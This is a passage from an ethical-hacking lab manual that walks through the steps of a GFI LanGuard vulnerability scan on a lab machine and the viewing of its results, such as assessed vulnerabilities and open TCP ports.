
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. GFI LanGuard takes some time to perform the vulnerability assessment on the intended machine.



33. Once the scanning is complete, a **Scan completed!** message is displayed under **Scan Results Details**, as shown in the screenshot.


    Note: The scanning takes approximately 60 minutes to complete.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


34. To examine the scanned result, in the left pane under **Scan Results Overview**, click the IP address (**10.10.1.19**) node to expand it. The **Vulnerability Assessment** and **Network & Software Audit** nodes are displayed, as shown in the screenshot.

    Note: The results might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click the **Vulnerability Assessment** node. This shows category-wise details of assessed vulnerabilities. Click each category to view the vulnerabilities in detail.




36. Expand **Ports** and click **Open TCP Ports** to view all the open TCP Ports under the **Scan Results Details** section in the right pane, as shown in the screenshot.

